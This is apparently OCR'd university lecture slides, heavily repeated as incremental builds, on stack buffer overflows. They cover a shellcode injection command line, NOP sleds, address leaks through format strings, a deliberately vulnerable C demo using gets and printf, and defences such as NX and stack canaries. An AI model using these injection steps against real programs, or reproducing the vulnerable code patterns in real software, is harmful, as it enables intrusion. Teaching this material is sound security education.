- If you don't have enough buffer space but control environment variables, you can also put your shellcode there. Environment variables also get mapped into the address space of the program.
  - You don't need to know how to do this for the exam though, but for reference you could figure out how `getenv()` works.
  - My bundle of helper programs contains an executable that gives you the address for an environment variable
  - This doesn't help you for remote attacks, of course – you usually don't have control over the environment there.

Running our shell code code

- `printf "\x48\x31\xd2..." > shellcode.bin`
- Getting our code into the vulnerable program is easy enough:
  - `cat shellcode.bin | ./vulnerable`
- We know we can take over the stack pointer
- But where is our code?
- Answer: the address of the buffer `gets` reads into!
- But how do we find it...
  1. Cheat, and add a print statement
  2. Use a debugger

Notes:

- If you don't have enough buffer space but control environment variables, you can also put your shellcode there. Environment variables also get mapped into the address space of the program.
  - You don't need to know how to do this for the exam though, but for reference you could figure out how `getenv()` works.
  - My bundle of helper programs contains an executable that gives you the address for an environment variable
  - This doesn't help you for remote attacks, of course – you usually don't have control over the environment there.

Running our shell code code

- `printf "\x48\x31\xd2..." > shellcode.bin`
- Getting our code into the vulnerable program is easy enough:
  - `cat shellcode.bin | ./vulnerable`
- We know we can take over the stack pointer
- But where is our code?
- Answer: the address of the buffer `gets` reads into!
- But how do we find it...
  1. Cheat, and add a print statement
  2. Use a debugger
  3. Use a format string vulnerability to find the address

Notes:

- If you don't have enough buffer space but control environment variables, you can also put your shellcode there. Environment variables also get mapped into the address space of the program.
  - You don't need to know how to do this for the exam though, but for reference you could figure out how `getenv()` works.
  - My bundle of helper programs contains an executable that gives you the address for an environment variable
  - This doesn't help you for remote attacks, of course – you usually don't have control over the environment there.

Running our shell code code

- `printf "\x48\x31\xd2..." > shellcode.bin`
- Getting our code into the vulnerable program is easy enough:
  - `cat shellcode.bin | ./vulnerable`
- We know we can take over the stack pointer
- But where is our code?
- Answer: the address of the buffer `gets` reads into!
- But how do we find it...
  1. Cheat, and add a print statement
  2. Use a debugger
  3. Use a format string vulnerability to find the address
- Inject it into the program

```
(cat shellcode.bin; printf "\xBA\xDC\x0D\xE0") | ./vulnerable
```

Notes:

- If you don't have enough buffer space but control environment variables, you can also put your shellcode there. Environment variables also get mapped into the address space of the program.
  - You don't need to know how to do this for the exam though, but for reference you could figure out how `getenv()` works.
  - My bundle of helper programs contains an executable that gives you the address for an environment variable
  - This doesn't help you for remote attacks, of course – you usually don't have control over the environment there.

Running our shell code code

- `printf "\x48\x31\xd2..." > shellcode.bin`
- Getting our code into the vulnerable program is easy enough:
  - `cat shellcode.bin | ./vulnerable`
- We know we can take over the stack pointer
- But where is our code?
- Answer: the address of the buffer `gets` reads into!
- But how do we find it...
  1. Cheat, and add a print statement
  2. Use a debugger
  3. Use a format string vulnerability to find the address
- Inject it into the program

  `(cat shellcode.bin; printf "\xBA\xDC\x0D\xE0") | ./vulnerable`

- Mind the endianness!

Notes:

- If you don't have enough buffer space but control environment variables, you can also put your shellcode there. Environment variables also get mapped into the address space of the program.
  - You don't need to know how to do this for the exam though, but for reference you could figure out how `getenv()` works.
  - My bundle of helper programs contains an executable that gives you the address for an environment variable
  - This doesn't help you for remote attacks, of course – you usually don't have control over the environment there.

Overcoming imprecise addressing

- Format string attacks often won't give you the exact address of the buffer

Notes:

Overcoming imprecise addressing

- Format string attacks often won't give you the exact address of the buffer
  - Likely to find addresses of other thing on the stack, though

Notes:

Overcoming imprecise addressing

- Format string attacks often won't give you the exact address of the buffer
  - Likely to find addresses of other thing on the stack, though
  - Frame pointer will at least give you some idea of stack locations

Notes:

Overcoming imprecise addressing

- Format string attacks often won't give you the exact address of the buffer
  - Likely to find addresses of other thing on the stack, though
  - Frame pointer will at least give you some idea of stack locations
- We need to execute all of the bytes of machine code that form the shellcode, so need to precisely start at the first byte.

Notes:

Overcoming imprecise addressing

- Format string attacks often won't give you the exact address of the buffer
  - Likely to find addresses of other thing on the stack, though
  - Frame pointer will at least give you some idea of stack locations
- We need to execute all of the bytes of machine code that form the shellcode, so need to precisely start at the first byte.
- Two solutions to overcoming this

Notes:

Overcoming imprecise addressing

- Format string attacks often won't give you the exact address of the buffer
  - Likely to find addresses of other thing on the stack, though
  - Frame pointer will at least give you some idea of stack locations
- We need to execute all of the bytes of machine code that form the shellcode, so need to precisely start at the first byte.
- Two solutions to overcoming this
  - Determine address of start of shell code by trial-and-error

Notes:

Overcoming imprecise addressing

- Format string attacks often won't give you the exact address of the buffer
  - Likely to find addresses of other thing on the stack, though
  - Frame pointer will at least give you some idea of stack locations
- We need to execute all of the bytes of machine code that form the shellcode, so need to precisely start at the first byte.
- Two solutions to overcoming this
  - Determine address of start of shell code by trial-and-error
  - Allow a larger "point of entry" for the shell code

Notes:

Overcoming imprecise addressing

- Format string attacks often won't give you the exact address of the buffer
  - Likely to find addresses of other thing on the stack, though
  - Frame pointer will at least give you some idea of stack locations
- We need to execute all of the bytes of machine code that form the shellcode, so need to precisely start at the first byte.
- Two solutions to overcoming this
  - Determine address of start of shell code by trial-and-error
  - Allow a larger "point of entry" for the shell code
- Often you'll need to use both

Notes:

The NOP sled

- Assembly instruction `NOP`: 0x90: does nothing

Notes:


The NOP sled

- Assembly instruction `NOP`: `0x90`: does nothing
- Just put as many of these as we can get away with before the shell code

Notes:

The NOP sled


- Assembly instruction `NOP`: 0x90: does nothing
- Just put as many of these as we can get away with before the shell code
- We don't care if we run many or none of these: gives us a margin of error.



Notes:

The NOP sled


- Assembly instruction `NOP`: 0x90: does nothing
- Just put as many of these as we can get away with before the shell code
- We don't care if we run many or none of these: gives us a margin of error.
- We just need to jump somewhere between the start of the shell code and end of the `NOP`s



Notes:

The NOP sled

- Assembly instruction `NOP`: 0x90: does nothing
- Just put as many of these as we can get away with before the shell code
- We don't care if we run many or none of these: gives us a margin of error.
- We just need to jump somewhere between the start of the shell code and end of the `NOP`s
- This sequence of `NOP`s is called a `NOP-sled`




Notes:

The NOP sled


- Assembly instruction `NOP`: 0x90: does nothing
- Just put as many of these as we can get away with before the shell code
- We don't care if we run many or none of these: gives us a margin of error.
- We just need to jump somewhere between the start of the shell code and end of the `NOP`s
- This sequence of `NOP`s is called a `NOP-sled`

  → It lets us *slide* into the payload



Notes:

Sled


nop
nop nop
nop
nop
nopnopnopnopnopnopnopnopnopnopnopnopnopnopnopnop
nopnopnopnopnopnopnopnopnopnopnopnopnopnop
nop nop
nop nop
nopnopnopnopnopnopnopnopnopnopnopnopnop

Notes:

Putting it all together

```
char *gets(char*);

void func() {
    char* ret;
    char buf[200];
    printf("Please enter your name: ");
    ret = gets(buf); // read the input!
    printf("Your input was: ");
    printf(ret);
    printf("\n");
}
int main(int argc, char* argv[]) {
    func();
}
```


Notes:

- **Demo time**: `buffer-vuln.c`
- Plan of attack:
  - Find out when it crashes: that's where we need to overwrite things
  - Write a shitton of %ps, to learn the value of `ret`
  - Point out that students may also try to use any of the other shell addresses and may just increment those.

The general plan of attack

1. Identify vulnerabilities

Notes:

The general plan of attack

1. Identify vulnerabilities
   - Format strings: %p leads something else than %p being printed

Notes:

The general plan of attack

1. Identify vulnerabilities
   - Format strings: %p leads something else than %p being printed
   - Buffer overflows: `gets`, `strcpy`, `segmentation error`

Notes:

The general plan of attack

1. Identify vulnerabilities
   - Format strings: %p leads something else than %p being printed
   - Buffer overflows: `gets`, `strcpy`, `segmentation error`
2. Identify how you can figure out what's going on at the other side

Notes:

The general plan of attack

1. Identify vulnerabilities
   - Format strings: `%p` leads something else than `%p` being printed
   - Buffer overflows: `gets`, `strcpy`, `segmentation error`
2. Identify how you can figure out what's going on at the other side
   - Local: use `gdb`

Notes:

The general plan of attack

1. Identify vulnerabilities
   - Format strings: %p leads something else than %p being printed
   - Buffer overflows: `gets`, `strcpy`, `segmentation error`
2. Identify how you can figure out what's going on at the other side
   - Local: use `gdb`
   - Remote: %p%p%p

Notes:

The general plan of attack

1. Identify vulnerabilities
   - Format strings: `%p` leads something else than `%p` being printed
   - Buffer overflows: `gets`, `strcpy`, `segmentation error`
2. Identify how you can figure out what's going on at the other side
   - Local: use `gdb`
   - Remote: `%p%p%p`
3. Determine for a buffer overflow when it crashes: is there maybe a return address or frame pointer there?

Notes:

The general plan of attack

1. Identify vulnerabilities
   - Format strings: `%p` leads something else than `%p` being printed
   - Buffer overflows: `gets`, `strcpy`, `segmentation error`
2. Identify how you can figure out what's going on at the other side
   - Local: use `gdb`
   - Remote: `%p%p%p`
3. Determine for a buffer overflow when it crashes: is there maybe a return address or frame pointer there?
4. Figure out how you're going to reach your goals

Notes:

The general plan of attack

1. Identify vulnerabilities
   - Format strings: `%p` leads something else than `%p` being printed
   - Buffer overflows: `gets`, `strcpy`, `segmentation error`
2. Identify how you can figure out what's going on at the other side
   - Local: use `gdb`
   - Remote: `%p%p%p`
3. Determine for a buffer overflow when it crashes: is there maybe a return address or frame pointer there?
4. Figure out how you're going to reach your goals
   - Take over return address to execute other function

Notes:

The general plan of attack

1. Identify vulnerabilities
   - Format strings: `%p` leads something else than `%p` being printed
   - Buffer overflows: `gets`, `strcpy`, `segmentation error`
2. Identify how you can figure out what's going on at the other side
   - Local: use `gdb`
   - Remote: `%p%p%p`
3. Determine for a buffer overflow when it crashes: is there maybe a return address or frame pointer there?
4. Figure out how you're going to reach your goals
   - Take over return address to execute other function
     a. Find other function's address

Notes:

The general plan of attack

1. Identify vulnerabilities
   - Format strings: `%p` leads something else than `%p` being printed
   - Buffer overflows: `gets`, `strcpy`, `segmentation error`
2. Identify how you can figure out what's going on at the other side
   - Local: use `gdb`
   - Remote: `%p%p%p`
3. Determine for a buffer overflow when it crashes: is there maybe a return address or frame pointer there?
4. Figure out how you're going to reach your goals
   - Take over return address to execute other function
     a. Find other function's address
     b. Overwrite return address

Notes:

The general plan of attack

1. Identify vulnerabilities
   - Format strings: `%p` leads something else than `%p` being printed
   - Buffer overflows: `gets`, `strcpy`, `segmentation error`
2. Identify how you can figure out what's going on at the other side
   - Local: use `gdb`
   - Remote: `%p%p%p`
3. Determine for a buffer overflow when it crashes: is there maybe a return address or frame pointer there?
4. Figure out how you're going to reach your goals
   - Take over return address to execute other function
     a. Find other function's address
     b. Overwrite return address
   - Inject your own code (shellcode)

Notes:

The general plan of attack

1. Identify vulnerabilities
   - Format strings: `%p` leads something else than `%p` being printed
   - Buffer overflows: `gets`, `strcpy`, `segmentation error`
2. Identify how you can figure out what's going on at the other side
   - Local: use `gdb`
   - Remote: `%p%p%p`
3. Determine for a buffer overflow when it crashes: is there maybe a return address or frame pointer there?
4. Figure out how you're going to reach your goals
   - Take over return address to execute other function
     a. Find other function's address
     b. Overwrite return address
   - Inject your own code (shellcode)
     a. Figure out where to put shellcode

Notes:

The general plan of attack

1. Identify vulnerabilities
   - Format strings: `%p` leads something else than `%p` being printed
   - Buffer overflows: `gets`, `strcpy`, `segmentation error`
2. Identify how you can figure out what's going on at the other side
   - Local: use `gdb`
   - Remote: `%p%p%p`
3. Determine for a buffer overflow when it crashes: is there maybe a return address or frame pointer there?
4. Figure out how you're going to reach your goals
   - Take over return address to execute other function
     a. Find other function's address
     b. Overwrite return address
   - Inject your own code (shellcode)
     a. Figure out where to put shellcode
     b. Overwrite return address

Notes:

But only idiots use `gets`

- `gets` is deprecated and *hopefully* nobody uses it anymore

Notes:

- The problem with the `memcpy` is that we use the size of the source and not the destination!
- The whole suite of functions that work on null-terminated strings without limits (`strcat, srcpy, sprintf, ...`) is problematic.

But only idiots use `gets`

- `gets` is deprecated and *hopefully* nobody uses it anymore
- Many other ways to shoot yourself in the foot though

Notes:

- The problem with the `memcpy` is that we use the size of the source and not the destination!
- The whole suite of functions that work on null-terminated strings without limits (`strcat, srcpy, sprintf, ...`) is problematic.

But only idiots use `gets`

- `gets` is deprecated and *hopefully* nobody uses it anymore
- Many other ways to shoot yourself in the foot though
  - `strcpy(dest, src)`

Notes:

- The problem with the `memcpy` is that we use the size of the source and not the destination!
- The whole suite of functions that work on null-terminated strings without limits (`strcat, srcpy, sprintf, ...`) is problematic.

But only idiots use `gets`

- `gets` is deprecated and *hopefully* nobody uses it anymore
- Many other ways to shoot yourself in the foot though
  - `strcpy(dest, src)`
  - `memcpy(dest, src, src_len)`

Notes:

- The problem with the `memcpy` is that we use the size of the source and not the destination!
- The whole suite of functions that work on null-terminated strings without limits (`strcat, srcpy, sprintf, ...`) is problematic.

But only idiots use `gets`

- `gets` is deprecated and *hopefully* nobody uses it anymore
- Many other ways to shoot yourself in the foot though
  - `strcpy(dest, src)`
  - `memcpy(dest, src, src_len)`
  - `strcat`, `sprintf`, `scanf`, ...

Notes:

- The problem with the `memcpy` is that we use the size of the source and not the destination!
- The whole suite of functions that work on null-terminated strings without limits (`strcat, srcpy, sprintf, ...`) is problematic.

But only idiots use `gets`

- `gets` is deprecated and *hopefully* nobody uses it anymore
- Many other ways to shoot yourself in the foot though
  - `strcpy(dest, src)`
  - `memcpy(dest, src, src_len)`
  - `strcat`, `sprintf`, `scanf`, ...
  - `getwd(char* dest)` (get working directory)

Notes:

- The problem with the `memcpy` is that we use the size of the source and not the destination!
- The whole suite of functions that work on null-terminated strings without limits (`strcat, srcpy, sprintf, ...`) is problematic.

But only idiots use `gets`

- `gets` is deprecated and *hopefully* nobody uses it anymore
- Many other ways to shoot yourself in the foot though
  - `strcpy(dest, src)`
  - `memcpy(dest, src, src_len)`
  - `strcat`, `sprintf`, `scanf`, ...
  - `getwd(char* dest)` (get working directory)
  - ...

Notes:

- The problem with the `memcpy` is that we use the size of the source and not the destination!
- The whole suite of functions that work on null-terminated strings without limits (`strcat, srcpy, sprintf, ...`) is problematic.

But only idiots use `gets`

- `gets` is deprecated and *hopefully* nobody uses it anymore
- Many other ways to shoot yourself in the foot though
  - `strcpy(dest, src)`
  - `memcpy(dest, src, src_len)`
  - `strcat`, `sprintf`, `scanf`, ...
  - `getwd(char* dest)` (get working directory)
  - ...
  - DIY footguns also widely available

Notes:

- The problem with the `memcpy` is that we use the size of the source and not the destination!
- The whole suite of functions that work on null-terminated strings without limits (`strcat, srcpy, sprintf, ...`) is problematic.

But only idiots use `gets`

- `gets` is deprecated and *hopefully* nobody uses it anymore
- Many other ways to shoot yourself in the foot though
  - `strcpy(dest, src)`
  - `memcpy(dest, src, src_len)`
  - `strcat`, `sprintf`, `scanf`, ...
  - `getwd(char* dest)` (get working directory)
  - ...
  - DIY footguns also widely available
- Part of the problem is that in C, there is no (reliable, standardized) way to determine the size of a buffer at runtime

Notes:

- The problem with the `memcpy` is that we use the size of the source and not the destination!
- The whole suite of functions that work on null-terminated strings without limits (`strcat, srcpy, sprintf, ...`) is problematic.

But only idiots use `gets`

- `gets` is deprecated and *hopefully* nobody uses it anymore
- Many other ways to shoot yourself in the foot though
  - `strcpy(dest, src)`
  - `memcpy(dest, src, src_len)`
  - `strcat`, `sprintf`, `scanf`, ...
  - `getwd(char* dest)` (get working directory)
  - ...
  - DIY footguns also widely available
- Part of the problem is that in C, there is no (reliable, standardized) way to determine the size of a buffer at runtime
  - Functions can not detect if the pointer they got points to large enough memory

Notes:

- The problem with the `memcpy` is that we use the size of the source and not the destination!
- The whole suite of functions that work on null-terminated strings without limits (`strcat, srcpy, sprintf, ...`) is problematic.

Preventing buffer overflows

- Write and promote safer functions

Notes:

Preventing buffer overflows

- Write and promote safer functions
  - Require programmer to pass lengths of buffers

Notes:

Preventing buffer overflows

- Write and promote safer functions
  - Require programmer to pass lengths of buffers
    - `strncopy(dest, src, dest_size)` writes at most `dest_size` bytes.

Notes:

Preventing buffer overflows

- Write and promote safer functions
  - Require programmer to pass lengths of buffers
    - `strncopy(dest, src, dest_size)` writes at most `dest_size` bytes.
    - **Warning:** `dest` may not be null-terminated if `src` was too big!

Notes:

Preventing buffer overflows

- Write and promote safer functions
  - Require programmer to pass lengths of buffers
    - `strncopy(dest, src, dest_size)` writes at most `dest_size` bytes.
    - **Warning:** `dest` may not be null-terminated if `src` was too big!
  - `malloc` the memory required to store the result in the function itself, and return a pointer

Notes:

Preventing buffer overflows

- Write and promote safer functions
  - Require programmer to pass lengths of buffers
    - `strncopy(dest, src, dest_size)` writes at most `dest_size` bytes.
    - **Warning:** `dest` may not be null-terminated if `src` was too big!
  - `malloc` the memory required to store the result in the function itself, and return a pointer
- Have a safer language

Notes:

Preventing buffer overflows

- Write and promote safer functions
  - Require programmer to pass lengths of buffers
    - `strncopy(dest, src, dest_size)` writes at most `dest_size` bytes.
    - **Warning:** `dest` may not be null-terminated if `src` was too big!
  - `malloc` the memory required to store the result in the function itself, and return a pointer
- Have a safer language
  - In Rust, the size of the array is part of the type: `[Type;N]`

Notes:

Preventing buffer overflows

- Write and promote safer functions
  - Require programmer to pass lengths of buffers
    - `strncopy(dest, src, dest_size)` writes at most `dest_size` bytes.
    - **Warning:** `dest` may not be null-terminated if `src` was too big!
  - `malloc` the memory required to store the result in the function itself, and return a pointer
- Have a safer language
  - In Rust, the size of the array is part of the type: `[Type;N]`
    - Can't pass or return an array to/from a function without exactly specifying the size of the array at compile-time.

Notes:

Preventing buffer overflows

- Write and promote safer functions
  - Require programmer to pass lengths of buffers
    - `strncopy(dest, src, dest_size)` writes at most `dest_size` bytes.
    - **Warning:** `dest` may not be null-terminated if `src` was too big!
  - `malloc` the memory required to store the result in the function itself, and return a pointer
- Have a safer language
  - In Rust, the size of the array is part of the type: `[Type;N]`
    - Can't pass or return an array to/from a function without exactly specifying the size of the array at compile-time.
    - Use resizable buffers (`Vec<T>`) anywhere the length may vary

Notes:

Preventing buffer overflows

- Write and promote safer functions
  - Require programmer to pass lengths of buffers
    - `strncopy(dest, src, dest_size)` writes at most `dest_size` bytes.
    - **Warning:** `dest` may not be null-terminated if `src` was too big!
  - `malloc` the memory required to store the result in the function itself, and return a pointer
- Have a safer language
  - In Rust, the size of the array is part of the type: `[Type;N]`
    - Can't pass or return an array to/from a function without exactly specifying the size of the array at compile-time.
    - Use resizable buffers (`Vec<T>`) anywhere the length may vary
  - Or just keep track of size and check at run-time

Notes:

Making attacks harder

- Remember the underlying principle that enables the attacks we did: code is data

Notes:

More of this will follow in the Operating systems course

Making attacks harder

- Remember the underlying principle that enables the attacks we did: code is data
- We put code on the stack in the buffer overflow attack

Notes:

More of this will follow in the Operating systems course

Making attacks harder

- Remember the underlying principle that enables the attacks we did: code is data
- We put code on the stack in the buffer overflow attack
  - Solution: have operating system not allow executing code there!

Notes:

More of this will follow in the Operating systems course

Making attacks harder

- Remember the underlying principle that enables the attacks we did: code is data
- We put code on the stack in the buffer overflow attack
  - Solution: have operating system not allow executing code there!
  - NX (no-execute) feature of CPUs allows to set a bit flag on pages.

Notes:

More of this will follow in the Operating systems course

Making attacks harder

- Remember the underlying principle that enables the attacks we did: code is data
- We put code on the stack in the buffer overflow attack
  - Solution: have operating system not allow executing code there!
  - NX (no-execute) feature of CPUs allows to set a bit flag on pages.
  - Turns our jump-to-stack-address into a `segmentation error`

Notes:

More of this will follow in the Operating systems course

Making attacks harder

- Remember the underlying principle that enables the attacks we did: code is data
- We put code on the stack in the buffer overflow attack
  - Solution: have operating system not allow executing code there!
  - NX (no-execute) feature of CPUs allows to set a bit flag on pages.
  - Turns our jump-to-stack-address into a `segmentation error`
  - Often implemented as W⊕X (`W xor X`), write xor execute

Notes:

More of this will follow in the Operating systems course

Making attacks harder

- Remember the underlying principle that enables the attacks we did: code is data
- We put code on the stack in the buffer overflow attack
  - Solution: have operating system not allow executing code there!
  - NX (no-execute) feature of CPUs allows to set a bit flag on pages.
  - Turns our jump-to-stack-address into a `segmentation error`
  - Often implemented as W⊕X (`W xor X`), write xor execute
    - Either allow writes, or executing code, but never both!

Notes:

More of this will follow in the Operating systems course

Making attacks harder

- Remember the underlying principle that enables the attacks we did: code is data
- We put code on the stack in the buffer overflow attack
  - Solution: have operating system not allow executing code there!
  - NX (no-execute) feature of CPUs allows to set a bit flag on pages.
  - Turns our jump-to-stack-address into a `segmentation error`
  - Often implemented as W⊕X (`W xor X`), write xor execute
    - Either allow writes, or executing code, but never both!
- Turn this protection off for *academic usage*

Notes:

More of this will follow in the Operating systems course

Making attacks harder

- Remember the underlying principle that enables the attacks we did: code is data
- We put code on the stack in the buffer overflow attack
  - Solution: have operating system not allow executing code there!
  - NX (no-execute) feature of CPUs allows to set a bit flag on pages.
  - Turns our jump-to-stack-address into a `segmentation error`
  - Often implemented as W⊕X (`W xor X`), write xor execute
    - Either allow writes, or executing code, but never both!
- Turn this protection off for *academic usage*
  - `gcc` option `-z execstack`

Notes:

More of this will follow in the Operating systems course

Making attacks harder

- Remember the underlying principle that enables the attacks we did: code is data
- We put code on the stack in the buffer overflow attack
  - Solution: have operating system not allow executing code there!
  - NX (no-execute) feature of CPUs allows to set a bit flag on pages.
  - Turns our jump-to-stack-address into a `segmentation error`
  - Often implemented as W⊕X (`W xor X`), write xor execute
    - Either allow writes, or executing code, but never both!
- Turn this protection off for *academic usage*
  - `gcc` option `-z execstack`
  - Disable on an existing binary: `execstack -s BINARY`

Notes:

More of this will follow in the Operating systems course

Making attacks harder

- Remember the underlying principle that enables the attacks we did: code is data
- We put code on the stack in the buffer overflow attack
  - Solution: have operating system not allow executing code there!
  - NX (no-execute) feature of CPUs allows to set a bit flag on pages.
  - Turns our jump-to-stack-address into a `segmentation error`
  - Often implemented as W⊕X (`W xor X`), write xor execute
    - Either allow writes, or executing code, but never both!
- Turn this protection off for *academic usage*
  - `gcc` option `-z execstack`
  - Disable on an existing binary: `execstack -s BINARY`
  - Enable on an existing binary: `execstack -c BINARY`

Notes:

More of this will follow in the Operating systems course

Making attacks harder

- Remember the underlying principle that enables the attacks we did: code is data
- We put code on the stack in the buffer overflow attack
  - Solution: have operating system not allow executing code there!
  - NX (no-execute) feature of CPUs allows to set a bit flag on pages.
  - Turns our jump-to-stack-address into a `segmentation error`
  - Often implemented as W⊕X (`W xor X`), write xor execute
    - Either allow writes, or executing code, but never both!
- Turn this protection off for *academic usage*
  - `gcc` option `-z execstack`
  - Disable on an existing binary: `execstack -s BINARY`
  - Enable on an existing binary: `execstack -c BINARY`
- Some programs actually *need* an executable stack, though

Notes:

More of this will follow in the Operating systems course

On canaries and coal mines


```
void f(...)
{
    long canary = CANARY_VALUE; // initialize canary

    // buffer-overflow vulnerability here
    char* buf[100];
    char* ret = gets(buf);

    if(canary != CANARY_VALUE) {
        exit(CANARY_DEAD); // abort with error
    }
}
```

Can we exploit this with the string
"0x90 0x90...SHELLCODE...0xADDRESS"?

Notes:

Protecting the return address


- Idea: put a value on the stack that would be overwritten by a buffer overflow



Notes:

Protecting the return address


- Idea: put a value on the stack that would be overwritten by a buffer overflow
- Named stack canaries after canaries in coal mines



Notes:

Protecting the return address


- Idea: put a value on the stack that would be overwritten by a buffer overflow
- Named stack canaries after canaries in coal mines
  - If the bird did not tweet anymore, you got the hell out.



Notes:

Protecting the return address


- Idea: put a value on the stack that would be overwritten by a buffer overflow
- Named stack canaries after canaries in coal mines
  - If the bird did not tweet anymore, you got the hell out.
- Before returning, check the canary



Notes:

Protecting the return address


- Idea: put a value on the stack that would be overwritten by a buffer overflow
- Named stack canaries after canaries in coal mines
  - If the bird did not tweet anymore, you got the hell out.
- Before returning, check the canary
- Dead canary?



Notes:

Protecting the return address


- Idea: put a value on the stack that would be overwritten by a buffer overflow
- Named stack canaries after canaries in coal mines
  - If the bird did not tweet anymore, you got the hell out.
- Before returning, check the canary
- Dead canary?
  - Framepointer can not be trusted anymore



Notes:

Protecting the return address


- Idea: put a value on the stack that would be overwritten by a buffer overflow
- Named stack canaries after canaries in coal mines
  - If the bird did not tweet anymore, you got the hell out.
- Before returning, check the canary
- Dead canary?
  - Framepointer can not be trusted anymore
  - Return address can not be trusted anymore



Notes:

Protecting the return address

- Idea: put a value on the stack that would be overwritten by a buffer overflow
- Named stack canaries after canaries in coal mines
  - If the bird did not tweet anymore, you got the hell out.
- Before returning, check the canary
- Dead canary?
  - Framepointer can not be trusted anymore
  - Return address can not be trusted anymore
  - Terminate.



Notes:

Implementing canaries

- Putting canaries into every function seems a bit tedious

Notes:

Implementing canaries

- Putting canaries into every function seems a bit tedious
- Fortunately, compilers will happily do it for you

Notes:

Implementing canaries

- Putting canaries into every function seems a bit tedious
- Fortunately, compilers will happily do it for you
- The `-fstack-protector` feature is turned on by default in `gcc`, `clang`

Notes:

Implementing canaries

- Putting canaries into every function seems a bit tedious
- Fortunately, compilers will happily do it for you
- The `-fstack-protector` feature is turned on by default in `gcc`, `clang`
  - Turn it off (for educative purposes) via `-fno-stack-protector`

Notes:

Canaries must know tricks

- What if we just use a fixed constant value each time?

Notes:

Canaries must know tricks

- What if we just use a fixed constant value each time?
  - Just put that value in your attack string, so it overwrites the canary value with the same value!

Notes:

Canaries must know tricks

- What if we just use a fixed constant value each time?
  - Just put that value in your attack string, so it overwrites the canary value with the same value!
  - Use a randomized canary each time

Notes:

Canaries must know tricks

